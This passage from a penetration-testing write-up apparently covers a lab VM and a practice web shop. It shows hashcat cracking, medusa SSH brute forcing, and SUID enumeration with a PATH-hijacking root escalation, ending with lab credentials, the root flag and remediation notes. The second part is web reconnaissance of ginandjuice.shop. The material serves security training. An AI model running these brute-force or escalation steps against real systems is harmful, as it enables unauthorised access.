This can cause your screen to lag.  
* Append -S to the commandline.  
This has a drastic speed impact but can be better for specific attacks.  
Typical scenarios are a small wordlist but a large ruleset.  
* Update your backend API runtime / driver the right way:  
https://hashcat.net/faq/wrongdriver  
* Create more work items to make use of your parallelization power:  
https://hashcat.net/faq/morework  
Approaching final keyspace - workload adjusted.  
  
Session.....: Hashcat  
Status.....: Exhausted  
Hash.Mode.....: 0 (MD5)  
Hash.Target.....: d045e6f9feb79e9a442213f9d008ac48  
Time.Started.....: Sat May 9 13:08:22 2026 (1 min, 13 secs)  
Time.Estimated...: Sat May 9 13:09:35 2026 (0 secs)  
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#01.....: 280.4 kH/s (15.51ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)  
Progress.....: 14344385/14344385 (100.00%)  
Rejected.....: 0/14344385 (0.00%)  
Restore.Point...: 14344385/14344385 (100.00%)  
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#01...: kristenanne -> $HEX[d042a0337c2a156616d6f732103]  
Hardware.Mon.#01.: Util: 19%  
  
Started: Sat May 9 12:52:46 2026  
Stopped: Sat May 9 13:09:38 2026
```

d045e6f9feb79e9a442213f9d008ac48:RedhaT

We used **medusa** for brute forcing again.

```
medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt  
-v 6 -F -f -t 4
```

```
kali@kali: ~  
hacksudo@HacksudoSearch: ~  
kali@kali: ~  
kali@kali: /usr/share/wordlists  
  
(kali@kali) ~  
$ medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt -v 6 -F -f -t 4  
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>  
  
GENERAL: Parallel Hosts: 1 Parallel Logins: 4  
GENERAL: Total Hosts: 1  
GENERAL: Total Users: 5  
GENERAL: Total Passwords: 2  
2026-05-09 14:41:00 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: search (2 of 5, 1 complete) Password: RedhaT (1 of 2 complete)  
2026-05-09 14:41:00 ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: search Password: RedhaT [SUCCESS]  
2026-05-09 14:41:03 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: search (2 of 5, 2 complete) Password: MyD4dSuperH3r0! (2 of 2 complete)  
2026-05-09 14:41:04 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (1 of 5, 2 complete) Password: MyD4dSuperH3r0! (1 of 2 complete)  
2026-05-09 14:41:04 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (1 of 5, 2 complete) Password: RedhaT (2 of 2 complete)  
GENERAL: Medusa has finished.  
  
(kali@kali) ~  
$
```

We have found the the credentials for SSH login , search: RedhaT .

We logged in using this credential.

command :

```
ssh search@192.168.56.101
```

```
kali@kali: ~  
hacksudo@HacksudoSearch: ~  
kali@kali: ~  
search@HacksudoSearch: ~  
  
(kali@kali) ~  
$ ssh search@192.168.56.101  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pg.html  
search@192.168.56.101's password:  
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*-copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law  
search@HacksudoSearch:~$ whoami  
search  
search@HacksudoSearch:~$ id  
uid=1003(search) gid=1003(search) groups=1003(search)  
search@HacksudoSearch:~$ uname -a  
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux  
search@HacksudoSearch:~$
```

We don't find anything usefule so we back agin to huchsudo user.

Try get sudo permissions from hacksudo user:

```
sudo -l
```

```
kali@kali: ~  
hacksudo@HacksudoSearch: ~  
hacksudo@HacksudoSearch: ~  
  
hacksudo@HacksudoSearch:~$ sudo -l  
-bash: sudo: command not found  
hacksudo@HacksudoSearch:~$
```


Try to find SUID files:

SUID (Set User ID) is a special file permission in Linux/Unix that allows a user to run an executable file with the permissions of the file's **owner** instead of their own.

```
find / -perm -u=s -type f 2>/dev/null
```


find = This is a **SUID binary enumeration** command, very common in privilege escalation challenges.

/ = Searches recursively from the root of the filesystem.

-perm -u=s = Matches files where the **SUID (Set User ID) bit** is set. When an SUID binary runs, it executes with the **file owner's privileges** (often root) rather than the calling user's privileges.

-type f = Limits results to regular files only.

2>/dev/null = Redirects error messages (like "Permission denied") to **/dev/null**, keeping the output clean.



```
hacksudo@HacksudoSearch:~$ sudo -l
-bash: sudo: command not found
hacksudo@HacksudoSearch:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/home/hacksudo/search/tools/searchinstall
hacksudo@HacksudoSearch:~$
```

We found an SUID binary and its source that could get me root access.

```
cd /home/hacksudo/search/tools
ls -al
cat searchinstall.c
```

We can see the binary runs a binary "install" that is present in the PATH. Now, we can create our own binary that could give us a root shell.

Vulnerability: The binary executes `install` without specifying its absolute path, making it vulnerable to **PATH hijacking**.

Exploit:

Create a malicious `install` script:

```
cd /tmp
```

Changes to `/tmp`, a world-writable directory any user can write to.

```
echo "/bin/bash" > /tmp/install
chmod +x /tmp/install
```

Creates a file called `install` that, when executed, spawns an interactive bash shell. IF the target binary runs with elevated privileges (e.g. SUID root), that shell inherits those privileges.

Makes the fake `install` file executable.

Prepend `/tmp` to PATH:


```
export PATH=/tmp:$PATH
```

when any program calls a command `install`, the shell looks in `/tmp` **first** — finding our fake version before the real one.

Execute the vulnerable binary:

```
/home/hacksudo/search/tools/searchinstall  
id
```


Runs binary. So `searchinstall` internally calls `install` without using an absolute path, it will execute our fake `/tmp/install` instead.



```
root@HacksudoSearch: ~/search/tools
hacksudo@HacksudoSearch:~/search/tools$ cd /tmp/
hacksudo@HacksudoSearch:/tmp$ ls
systemd-private-93593659cf954c95af151d5349431758-epoch2.service-KWpBkJ  systemd-private-93593659cf954c95af151d5349431758-systemd-timesyncd.service-Pviiyc
hacksudo@HacksudoSearch:/tmp$ echo '/bin/bash -i' > install
hacksudo@HacksudoSearch:/tmp$ chmod +x install
hacksudo@HacksudoSearch:/tmp$ cd ~/search/tools/
hacksudo@HacksudoSearch:~/search/tools$ export PATH=./tmp/:$PATH
hacksudo@HacksudoSearch:~/search/tools$ ./searchinstall -p
root@HacksudoSearch:~/search/tools$ id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(hacksudo)
root@HacksudoSearch:~/search/tools$
```

Root access obtained.


```
cd /root
ls
cat notes.txt
cat root.txt
```



```
root@HacksudoSearch: /root
root@HacksudoSearch:~/search/tools$ cd /root
root@HacksudoSearch:/root$ ls
notes.txt  root.txt
root@HacksudoSearch:/root$ cat notes.txt

hacksudo search
-----
hacksudo search Box created By vishal waghmare
https://instagram.com/realvilu
try hacksudo other box
1.hacksudo 1.1
2.hacksudo 2
3.hacksudo 3
4.hacksudo aliens
-----
this box name is hacksudo search.
it's my pleasure to create such box .
-----
if any query or want any kinda support you can contact us
email: info@hacksudo.com
      visal@hacksudo.com
web  : www.hacksudo.com
-----
hacksudo search vulnerability:
1. LFI ssh log poisoning / BFI on search1.php
2. after getting shell or you can do ls -la in /var/www/html
   in .env there is password hint
3. users are 3 to 4 so confused? do ssh one by one
   else do hydra with given password (My04d5SuperH3r0!)
4. hacksudo ssh login done now do privileged escalation , there is searchinstall.c
   searchinstall file which one have SUID permission and by read searchinstall.c
   there you can read install command which is triggered . so try path variable
   and you will get root access
+++-----rooted-----+++
yes you rooted box thats why you read this
```

notes.txt



```
root@HacksudoSearch: /root
root@HacksudoSearch: /root# cat root.txt
HacksudoSearch
You Successfully Hacksudo search box
root@HacksudoSearch: /root#
Flag={9fb4c0afce26929041427c935c6e0879}
root@HacksudoSearch: /root#
```

root.txt

Impact

State clearly that an attacker can chain minor misconfigurations (like exposed backups and weak binary permissions) to achieve full system compromise.

Remediation Recommendations

Provide actionable advice to secure the system

Remove Exposed Backups:

Ensure sensitive files and database backups are not left in accessible web directories.

Enforce Least Privilege:

Restrict unnecessary `sudo` permissions.

Revoke Dangerous SUID Bits:


Remove SUID permissions on standard Linux binaries that allow file-writing or command execution.

ginandjuice.shop

objective

The primary objective of the penetration test is to evaluate the security posture of the

GIN & JUICE SHOP network by identifying vulnerabilities through a methodical approach. The assessment mimics real-world attack scenarios, aiming to reveal security flaws that could be exploited by malicious actors.




1. INFORMATION GATHERING


1.1 Open Source Reconnaissance

Google Dorks


`site:ginandjuice.shop`



`site:ginandjuice.shop ext:js`



site:ginandjuice.shop inurl:admin



Find:

- hidden endpoints,
- exposed files,
- backups,
- admin panels.

1.2 OSINT

WHOIS

whois ginandjuice.shop --> Doesn't work

```
kali@kali: ~  
$ whois https://ginandjuice.shop/  
No whois server is known for this kind of object.  
  
$ whois ginandjuice.shop  
Notice: Effective May 1, 2025, the WHOIS service has been retired in accordance with ICANN's RDAP transition policy. All registration data queries are now served via RDAP. The Registration Data Access Protocol (RDAP) base URL is: https://rdap.gmoregistry.net/rdap/
```

rdap ginandjuice.shop

```
kali@kali: ~  
$ rdap ginandjuice.shop  
Domain:  
  Domain Name: ginandjuice.shop  
  Handle: DOE405675-GMO  
  Status: client renew prohibited  
  Status: client transfer prohibited  
  Status: client update prohibited  
  Status: client delete prohibited  
  Conformance: rdap_level_0  
  Conformance: icann_rdap_response_profile_1  
  Conformance: icann_rdap_technical_implementation_guide_1  
  Notice:  
    Title: Status Codes  
    Description: For more information on domain status codes, please visit https://icann.org/epp  
    Link: https://icann.org/epp  
  Notice:  
    Title: RDOS Inaccuracy Complaint Form  
    Description: URL of the ICANN RDOS Inaccuracy Complaint Form: https://www.icann.org/wicf  
    Link: https://www.icann.org/wicf/  
  Notice:  
    Title: Privacy Policy  
    Description: GMO Registry prioritizes data privacy, adhering to strict policies and collaborating with partners to protect customer information.  
    Link: https://www.gmoregistry.com/en/privacy/  
  Notice:  
    Description: This response conforms to the RDAP Operational Profile for gTLD Registries and Registrars version 1.0  
  Notice:  
    Title: Terms of Service  
    Description: Please query the RDAP service of the Registrar of Record identified in this output for information on how to contact the Registrar, Registrant, Admin, or Tech contact of the queried domain name.  
    Description: This RDAP service is provided by GMO Registry and only contains information pertaining to Internet domain names we have registered for our customers.  
    Description: GMO Registry does not guarantee the accuracy of this data.  
    Description: By using this service you are agreeing:  
    Description: (1) only to use the data for lawful purposes.  
    Description: (2) not to use any information presented here for any purpose other than determining ownership of domain names.  
    Description: ...  
    Link: https://rdap.gmoregistry.net/tos  
    Link: https://rdap.godaddy.com/v1/  
    Link: https://rdap.godaddy.com/v1/domain/ginandjuice.shop  
    Link: https://rdap.gmoregistry.net/rdap/domain/ginandjuice.shop  
  Event:
```

```
kali Linux-2025.4-vmware-2... X
kali@kali: ~
Session Actions Edit View Help
Event:
  Action: expiration
  Date: 2027-01-12T23:59:59.0Z
Event:
  Action: last changed
  Date: 2025-12-22T09:03:29.0Z
Event:
  Action: last update of RDAP database
  Date: 2026-05-15T16:35:13.0Z
Secure DNS:
  Delegation Signed: false
Entity:
  Handle: 146
  Status: active
  Public ID:
  Type: IANA Registrar ID
  Identifier: 146
  Link: https://rdap.gmoregistry.net/rdap/entity/146
  Link: https://rdap.godaddy.com/v1/
  Role: registrar
  vCard version: 4.0
  vCard fn: GoDaddy.com LLC
Entity:
  Role: abuse
  vCard version: 4.0
  vCard email: abuse@godaddy.com
  vCard tel: tel:+14806242505
  vCard fn: GoDaddy.com LLC
Nameserver:
  Nameserver: ns-1000.awsdns-61.net
  Link: https://rdap.gmoregistry.net/rdap/nameserver/ns-1000.awsdns-61.net
Nameserver:
  Nameserver: ns-110.awsdns-13.com
  Link: https://rdap.gmoregistry.net/rdap/nameserver/ns-110.awsdns-13.com
Nameserver:
  Nameserver: ns-1496.awsdns-59.org
  Link: https://rdap.gmoregistry.net/rdap/nameserver/ns-1496.awsdns-59.org
Nameserver:
  Nameserver: ns-1543.awsdns-00.co.uk
  Link: https://rdap.gmoregistry.net/rdap/nameserver/ns-1543.awsdns-00.co.uk
(kali@kali) ~
```

Find:

- registrar,
- infrastructure hints,
- nameservers.

DNS Enumeration

```
dig ginandjuice.shop
```

```
kali Linux-2025.4-vmware-2... X
kali@kali: ~
Session Actions Edit View Help
(kali@kali) ~
$ dig ginandjuice.shop
;; <<>> DIG 0.20.15-2-Debian <<>> ginandjuice.shop
;; global options: +cmd
;; Got answer:
;; --HEADER-- opcode: QUERY, status: NOERROR, id: 59205
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: 0, MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;ginandjuice.shop.      IN      A
;; ANSWER SECTION:
ginandjuice.shop.      5       IN      A      34.249.203.148
ginandjuice.shop.      5       IN      A      34.246.169.176
;; Query time: 107 msec
;; SERVER: 192.168.36.2#53(192.168.36.2) (UDP)
;; WHEN: Tue May 12 12:46:38 EDT 2026
;; MSG SIZE rcvd: 77
(kali@kali) ~
```

```
nslookup ginandjuice.shop
```

```
(kali@kali):~$ nslookup ginandjuice.shop
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
Name:   ginandjuice.shop
Address: 34.249.203.140
Name:   ginandjuice.shop
Address: 34.246.189.176

(kali@kali):~$
```

Identify:

- IPs,
- DNS records,
- mail servers.

1.3 Fingerprint Web Server

Identify Technologies

```
whatweb https://ginandjuice.shop
```


```
kali@kali:~$ whatweb https://ginandjuice.shop
https://ginandjuice.shop [200 OK] Cookies[AWSALB,AWSALBCORS,session], Country[UNITED STATES], HTML5, HttpOnly[session], IP[34.249.203.140], Script[textarea,html,css,js], Title[Home - Gin & Juice Shop], UncommonHeaders[x-backend], X-Backend[e7cf4056-2a51-49e3-b077-2a04cabb2e74], X-Frame-Options[SAMEORIGIN]
```

Detect:

- framework,
- server,
- JS libraries,
- Angular/React usage.

Check HTTP Headers

```
curl -I https://ginandjuice.shop
```



```
kali@kali:~$ curl -I https://ginandjuice.shop
HTTP/2 200
date: Tue, 12 May 2020 16:48:25 GMT
content-type: application/json; charset=utf-8
content-length: 20
set-cookie: AWSALB=ml1fdrCDHMAFd1phJ3KE+YIH1yvETP7D1yY0SLrJVdIsdiotHz5Lk7cmStbcc/d8k5ecjeOsouCgD7n5REwtlXZopR0ZzbIwcINDbxe1rg/Ln5801MSYgISWSo1o; Expires=Tu
e, 19 May 2026 16:48:25 GMT; Path=/
